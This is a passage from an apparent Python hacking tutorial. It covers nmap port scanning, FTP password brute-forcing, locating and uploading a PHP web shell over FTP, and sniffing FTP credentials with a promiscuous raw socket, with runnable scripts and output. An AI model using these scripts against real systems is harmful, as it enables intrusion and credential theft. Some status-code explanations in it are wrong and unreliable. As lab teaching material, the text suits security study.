First, let's take a look at port scanning. Packets can be sent with various protocols from the hacker PC to observe the reaction from the server PC. You can utilize various protocols, including ICMP, TCP, UDP, SCTP, etc. Usually the TCP SYN scanning technique is utilized in NMap because it can easily avoid being detected by security devices and is also fast.



Figure 2-18 TCP SYN SCAN

When the hacker PC sends a TCP SYN packet to a specific Port of the server PC, the hacker PC receives a "SYN/ACK" packet if the service is running over that port. If the port is closed, the "hacker PC" receives an "RST" packet. When the "hacker PC" receives a "SYN/ACK" packet, it terminates the connection by sending an "RST" packet. As a result, TCP SYN scanning can be fast and is referred to as "Half-open Scanning".



Figure 2-19 TCP SYNC SCAN of NMap

Let's check from ports 1 to 1024 by using the TCP SYNC SCAN method. A socket module provided by python can be used to conduct port scanning. However, there is a drawback in that this is time consuming because it takes time to wait for a port with no

response. You can quickly test ports with the NMap module. Let's take a look at a simple example.

```
import sys
import os
import socket
import nmap                                                    #(1)

nm = nmap.PortScanner()                                        #(2)

nm.scan('server', '1-1024')                                    #(3)

for host in nm.all_hosts():                                    #(4)
    print('----------------------------------------------------')
    print('Host : {0} ({1})'.format(host, nm[host].hostname()))  #(5)
    print('State : {0}'.format(nm[host].state()))              #(6)

    for proto in nm[host].all_protocols():                     #(7)
        print('----------')
        print('Protocol : {0}'.format(proto))

        lport = list(nm[host][proto].keys())                   #(8)
        lport.sort()
        for port in lport:
            print('port : {0}\tstate : {1}'.format(port,
nm[host][proto][port]))                                        #(9)
print('----------------------------------------------------')
```

Example 2-1 port scanning

As previously mentioned, the reason for calling NMap indirectly through Python nmap is its extensibility. Port Scanning using the NMap GUI tools is better in simple cases, but programming is necessary for cases where the results of the port scanning will be

further used. Therefore, it is advantageous to integrate with NMap through an API in python. The operating procedure is as follows.

(1) **Importing the nmap module**: Importing the module allows you to use a python nmap.

(2) **Creating a PortScanner object**: Creating a PortScanner object supports using nmap in Python. Unless the program is not installed on the PC, a PortScanner exception will be generated.

(3) **Running a Port Scan**: Executing a port scan requires two or three arguments.

- host: Specify the type of the host information, such as 'scanme.nmap.org', '198.116.0-255.1-127', '216.163.128.20/20'
- port: Specify the Port that is to be used to scan in the form of '22,53,110,143-4564'.
- argument: Specify the option that is to be used to execute NMap in the form of '-sU -sX -sC'.

(4) **Obtaining the list of hosts**: Return the information for the host that is specified as an argument for the scan function in the form of a list data type.

(5) **Printing Host Information**: Print the host IP and name.

(6) **Printing Host Status**: print the state of the host. If the host is providing service, the output is "up".

(7) **Printing Scanned Protocol from the Host**: The output for all protocol information that is scanned from the host is in the form of a list data type.

(8) **Getting Port Information**: Return the port information that has been open for each host and protocol as a set form.

(9) **Printing Port Information**: Print the details of the port.

NMap provides detailed information on the open port information and the service information and application. A hacker can obtain basic knowledge for network hacking through NMap.

```
-------------------------------------------------
Host : 169.254.27.229 (server)
State : up
----------
Protocol : addresses
port : ipv4    state : 169.254.27.229
port : mac     state : 08:00:27:92:AF:7D
----------
Protocol : tcp
port : 21      state : {'product': u'Microsoft ftpd', 'state': u'open',
'version': '', 'name': u'ftp', 'conf': u'10', 'extrainfo': '', 'reason': u'syn-ack',
'cpe': u'cpe:/o:microsoft:windows'}
port : 80      state : {'product': u'Apache httpd', 'state': u'open',
'version': '', 'name': u'http', 'conf': u'10', 'extrainfo': '', 'reason': u'syn-
ack', 'cpe': u'cpe:/a:apache:http_server'}
----------
Protocol : vendor
port : 08:00:27:92:AF:7D state : Cadmus Computer Systems
-------------------------------------------------
```

Figure 4-20 Port Scanning Result

In general, it is illegal to try to conduct port scanning. You must therefore configure the test environment to learn how to use NMap. Now we have found the information for the open hosts and ports for the corresponding applications. Then, FTP, which is served from port 21 can be used to attempt a Password Cracking attack to obtain the administrator's password.

2.3.3 Password Cracking

The settings for a typical FTP service daemon do not monitor the number of times that a password error has been entered. The "wordlist.txt" file provided by sqlmap can be used as a data dictionary to find the password through repetitive login attempts. Python provides an "ftplib" module that can be used for the FTP service.



Figure 2-21 FTP Password Cracking

For convenience, the ID is assumed to be already known. Find the password and move it to the front of the "wordlist.txt" file. Since the password is located toward the end of the file, it can take a long time to find it. When the FTP login fails, a "530 User cannot log in" message is returned, and Python generates an exception. If login succeeds, a "220 User logged in" message is printed. Now Python has an authenticated session and can perform the following actions.

```
from ftplib import FTP

wordlist = open('wordlist.txt', 'r')          #(1)
user_login = "server"

def getPassword(password):                    #(2)
    try:
```

```
        ftp = FTP("server")                    #(3)
        ftp.login(user_login,password)         #(4)
        print "user password:", password
        return True
    except Exception:                          #(5)
        return False

passwords = wordlist.readlines()
for password in passwords:
    password = password.strip()
    print "test password:", password
    if(getPassword(password)):                 #(6)
        break
wordlist.close()
```

Example 2-2 FTP Passwrod Cracking

Python provides a simple mechanism to login and establish an FTP connection. Internally, the "ftplib" module provides a number of functions that can be executed using the Java and C languages. Users can easily access FTP using simple import statements. A detailed processing of the example is as follows.

(1) **Opening File**: Open the "wordlist.txt" file.

(2) **Declaring Function**: Make an FTP connection with the server PC and declare the login function.

(3) **Connecting FTP**: Make an FTP connection with the server PC. Enter the IP and DNS as arguments.

(4) **Login**: Try to login with the arguments that were previously received. If the login succeeds, the program will execute the next line. If the login fails, program will result in an exception.

(5) **Exception**: In the case of an abnormal login, an exception occurs, and the example above returns "false".

(6) **Executing Function**: Execute the "getPassword" function. The program passes the data from "wordlist.txt" as an argument. If the function returns "true", the loop will be terminated.

If the system does not limit the number of times that a password error can occur, then the system is vulnerable to a Password Cracking attack. The administrator must apply the system security settings and should install security equipment, such as a firewall, IPS, or IDS. Therefore, refrain from using typical FTP settings and use a more secure protocol, such as Secure FTP.

---

test password: !
test password: ! Keeper
test password: !!
test password: !!!
test password: !!!!!!
test password: !!!!!!!!!!!!!!!!!!
test password: !!!!!2
test password: !!!!lax7890
test password: !!!!very8989
test password: !!!111sssMMM
test password: !!!234what
test password: !!!666!!!
test password: !!!666666!!!
test password: !!!angst66
test password: !!!gerard!!!
test password: !!!sara
test password: server
user password: server

Figure 2-22 FTP Passwrod Cracking Result

2.3.4 Directory Listing

You can view the list of directories by using the FTP protocol. The "ftplib" module provides the "nlist" function that returns the output of the "dir" command in the form of a list. The application can search the contents of the desired directory by simply using the "nlist" function. Port scanning can be used to confirm that an Apache server is operating over port 80, and if there is no other changes to the settings, Apache stores the web application under the "htdocs" directory.



Figure 2-23 FTP Directory Listing

First, login to the FTP server using the stolen credentials and execute the function that obtains the directory listing. If you fail to identify the web directory, sub-directories can be listed again. While repeating the above procedure, you can acquire the web directory information. Let's see how to conduct these procedures through concrete example.

```
from ftplib import FTP

apacheDir = "htdocs"
serverName = "server"
```

```
serverID = "server"
serverPW = "server"

def getDirList(cftp, name):                    #(1)
    dirList = []
    if("." not in name):                       #(2)
        if(len(name) == 0):
            dirList = ftp.nlst()               #(3)
        else:
            dirList = ftp.nlst(name)
    return dirList

def checkApache(dirName1, dirName2):           #(4)
    if(dirName1.lower().find(apacheDir) >= 0):
        print dirName1
    if(dirName2.lower().find(apacheDir) >= 0):
        print dirName1 +"/"+ dirName2

ftp = FTP(serverName, serverID, serverPW)      #(5)

dirList1 = getDirList(ftp, "")                 #(6)

for name1 in dirList1:                         #(7)
    checkApache(name1,"")                      #(8)
    dirList2 = getDirList(ftp, name1)          #(9)
    for name2 in dirList2:
        checkApache(name1, name2)
        dirList3 = getDirList(ftp, name1+"/"+name2)
```

Example 2-3 Directory Listing

To conduct a simple test, the name of the directory containing the web services is "htdocs" and the directory list only has to be

searched through to the third level.

(1) **Declaring Function (Import List)**: Declare a function to import a list of directories on a server.

(2) **Removing File Names**: In general, a file has the extension following the ".". If a list item has a ".", it will be skipped during the search.

(3) **Listing Import Function Call**: The "nlist" function provided by the "ftplib" module returns a directory listing in the form of a list data type.

(4) **Declaring Function (Listing Directory)**: Declare the function that receives the list as an argument.

(5) **FTP Login**: If you insert arguments into the constructor of the FTP class that are composed of the domain name, username, and password, it automatically creates an FTP connection and a login.

(6) **Declaring Function (Import List)**: Call the function that imports the top level directory on the server in the form of a list.

(7) **Loop**: Perform a loop by taking the data out of the list.

(8) **Function Call (Search Web Service Directory)**: Call a function to check whether it corresponds to web directory and see the result.

(9) **Importing the Second-level List:** Call the function that imports the second-level directory list, and call the function that imports the third-level directory inside the loop.

Python supports various functions that can return the result in the form of a list data type. If you learn how to compare, search, and create the list, you can develop a Python hacking program over a

short amount of time. If the name of the web service directory changes, you can check by finding the representative programs that are used in Apache. You can simply access a web service directory by searching for programs such as “login.php”, “index.php”.

```
>>>
APM_Setup/htdocs
>>>
```

Figure 2-24 FTP Directory Listing Result

2.3.5 FTP Web Shell Attack

We have found the FTP login and web directory information. Now let’s login by using FTP and uploading the Web Shell file. We also attempted a Web Shell attack in the Web Hacking chapter. It is very difficult to upload a file in a Web Shell attack by using a web service due to the web server limiting the format and extensions of the files that are uploaded. However, FTP can directly upload a file in a variety of formats. It is very easy to search for robust Web Shell files on the Internet. Let's use Google to download the Web Shell file from the site “https://code.google.com/p/webshell-php/downloads/detail?name=webshell.php”. If the link does not work, you can easily find another one with Google.



Figure 2-25 FTP Web Shell Attack

The "ftplib" module provides functions to transfer files and to make changes to the directories. A few lines of code can be used to simply implement the logic. Once the Web Shell file has been uploaded, the hacker can control the server PC remotely from any PC that is connected to the Internet.

```
from ftplib import FTP

apacheDir = "htdocs"
serverName = "server"
serverID = "server"
serverPW = "server"

ftp = FTP(serverName, serverID, serverPW)   #(1)

ftp.cwd("APM_Setup/htdocs")                 #(2)
```

```
fp = open("webshell.php","rb")                #(3)
ftp.storbinary("STOR webshell.php",fp)        #(4)

fp.close()
ftp.quit()
```

Example 2-4 FTP Web Shell Attack

A file transfer can be completed in less than 10 lines of code. Python can be used to create a hacking program in a shorter period of time than when using JAVA and the C language. The detailed operation of the file transfer is as follows.

(1) **FTP Login**: The information that was obtained by hacking can be used to login to the server PC via FTP.

(2) **Changing Directory**: Move to the directory where the Web service is installed.

(3) **Opening File**: Open the php file where the Web Shell function is built-in.

(4) **Transferring File**: Upload the Web Shell file to the directory where the Web Services are installed on the server PC.

When the file transfer is complete, open the browser and run the Web Shell attack. Enter "http: //server/webshell.php" into the address bar and you may see the following screen. You can change the directory, display the list, and delete and execute the file. It is also possible to upload your files directly from the screen, and you can try a variety of attacks.

Figure 2-26 FTP Web Shell Result

Let's summarize the process for the hacking techniques that have been tested until now. Port scanning can be used to discover ports that are being serviced, so find the server that has opened an FTP service and steal the password by using the Password Cracking technique. Identify the location of web services by exploring the Directory Listing. Upload a Web Shell file to gain control of the server PC. By putting the above processes together, we can develop a program that can automatically return only vulnerable URLs.

2.4 Stealing Credentials Using Packet Sniffing

2.4.1 The Basic Concept of Packet Sniffing

Password Cracking repeatedly enters the username and password to find the authentication information. This has the disadvantage in that it takes a lot of time to seize the password. Also, if no password matches the data dictionary, it is possible to fail the attack. On the other hand, data that is transmitted over a TCP/IP network can be seized in transit. Let's assume that you have been able to convert a PC in an enterprise's internal network into a zombie through successful penetration testing. The TCP/IP 2-layer protocol primarily uses the broadcast protocol, and therefore, once the intranet has been accessed, it is possible to see all packets that have been sent from the internal network.



Figure 2-27 Packet Sniffing Area

In particular, the username and password that are sent and received

in the course of the FTP login are sent in plain text. Therefore, these can be easily seized through a Packet Sniffing attack. In order to recognize the network data, the data from the physical layer to the transport layer must be converted. However, FTP data in the Application Layer can be easily recognized without performing any additional tasks. Since it is easy to read, it is easy to hack. However, please note that a Packet Sniffing attack is not possible from an Internet (external network) environment.



Figure 2-28 TCP / IP Layer-2 Protocol behavior

In the TCP/IP protocol stack, layer 2 operates based on the MAC (Media Access Control) address. The MAC address is also called the physical address, and the NIC (Network Interface Card) is assigned a unique 48-bit value. You can find the MAC address by typing "ipconfig /all" in the command program on Windows. The packets that are generated by the origin are broadcast to all nodes in the same network. Since the network may be divided by the router, only the nodes that are connected to the router can exchange packets with each other. The NIC determines whether the destination address of

the received packets matches its own address, and if this is true, it sends the packets to the operating system. The basic concept of the Packet Sniffing is to analyze all packets without discarding any.



Figure 2-29 Packet Sniffing Procedure

You should run the Python GUI with administrator privileges to execute the Packet Sniffing program. The program needs administrator privileges to create a raw socket. A raw socket is a socket that accepts all packets without filtering any. After generating a raw socket, bind it to the NIC (Network Interface Card) and change the mode of the NIC. The default setting is to accept only the packets sent to the NIC as the destination. If you switch it into the Promiscuous Mode, the NIC may receive all incoming packets. In Python, only a few lines of code are needed to set up the above.



Figure 2-30 Setting Run as Administrator

Select the "IDLE" icon and click on the right mouse button. When you click on "Properties", the above screen is displayed. In the "Privilege Level" field at the bottom of the "Compatibility" tab, check the "Run this program as an administrator" option. As a result, each time you click on the "IDLE" icon, the program starts with administrator privileges.

2.4.2 Packet Sniffing Execution

The client PC sends packets to log in to the FTP service in the server PC. The hacker PC can then hack these packets via packet sniffing. The purpose of this example is not to analyze the packets for all network layers. To take the username and password via packet sniffing, you have to analyze only the data in the application layer.

```
import socket
import string

HOST = socket.gethostbyname(socket.gethostname())

s = socket.socket(socket.AF_INET, socket.SOCK_RAW,
socket.IPPROTO_IP)                                          #(1)
s.bind((HOST, 0))                                           #(2)
s.setsockopt(socket.IPPROTO_IP, socket.IP_HDRINCL, 1)
    #(3)
s.ioctl(socket.SIO_RCVALL, socket.RCVALL_ON)                #(4)

while True:
data = s.recvfrom(65565)                                    #(5)
printable = set(string.printable)                           #(6)
  parsedData = ''.join(x if x in printable else '.' for x in data[0])

if(parsedData.find("USER") > 0):                            #(7)
      print parsedData
  elif(parsedData.find("PASS") > 0):
      print parsedData
  elif(parsedData.find("530 User cannot log in") > 0):
      print parsedData
  elif(parsedData.find("230 User logged in") > 0):
```

```
print parsedData
```

Example 2-5 Packet Sniffing

The arguments that are configured when creating a socket class determine the type of data that can be processed by the socket. As previously mentioned, when using a raw socket, it is necessary to always open the program with administrator privileges. The execution procedure is as follows.

(1) **Creating Socket Class**: Define the functions of the socket with three arguments and create a class

- AF_INET: One of the address families that specifies the IPv4 protocol to support TCP/UDP
- SOCK_RAW: raw socket support. The raw socket sends data without the TCP/UDP header just above the IP stack.
- IPPROTO_IP: Specify the IP protocol in the protocol that is used for the socket.

(2) **Binding Socket**: Binds a socket to the NIC card. Enter the address of the local PC and assign an unused "0" Port.

(3) **Changing Socket Option**: Change the option to enter the RAW packet to the kernel.

- IPPROTO_IP: The socket transmits the network layer packet to the kernel.
- IP_HDRINCL and 1: The socket provides an IP header to the kernel.

(4) **Setting Promiscuous Mode**: The NIC forwards all packets that are received to the socket.

- SIO_RCVALL: The NIC forwards the IPv4/IPv6 packets that

are received to the socket.

- RCVALL_ON: The NIC forwards all packets that are received to the socket.

(5) **Receiving Packet**: Transfer the data in the buffer by reading 65,565 bytes as a tuple data type.

(6) **Setting Output Type**: If the NULL value is stored in the data, an error occurs when reading the tuple. Therefore, change the data into a form that can be output.

(7) **Printing Authentication Information**: Print the authentication information included in the data. The "USER" and "PASS" correspond to the username and password. If authentication is successful, a 530 message is output, and a 230 message is output if it fails. Make sure the credentials are correct.

Run the hacking program on the hacker PC, and try to establish an FTP connection from the client PC to the server PC. Although the correct information is "server/server", we first enter "server/server1" to see the results of an incorrect authentication attempt. Second, identify the normal authentication results by entering "server/server". The results for the FTP login attempt from the client PC are as follows



Figure 2-31 Client PC FTP Connection Screen

The hacking program that runs on the hacker PC monitors the packets that are generated from the client PC. If traffic is generated, the following results are shown. Since the first login attempt failed, an error message displayed "530 User cannot log in". Since the second login attempt was successful, the "230 User logged in" message is displayed. From here you can determine that "server/server" are the username and password.

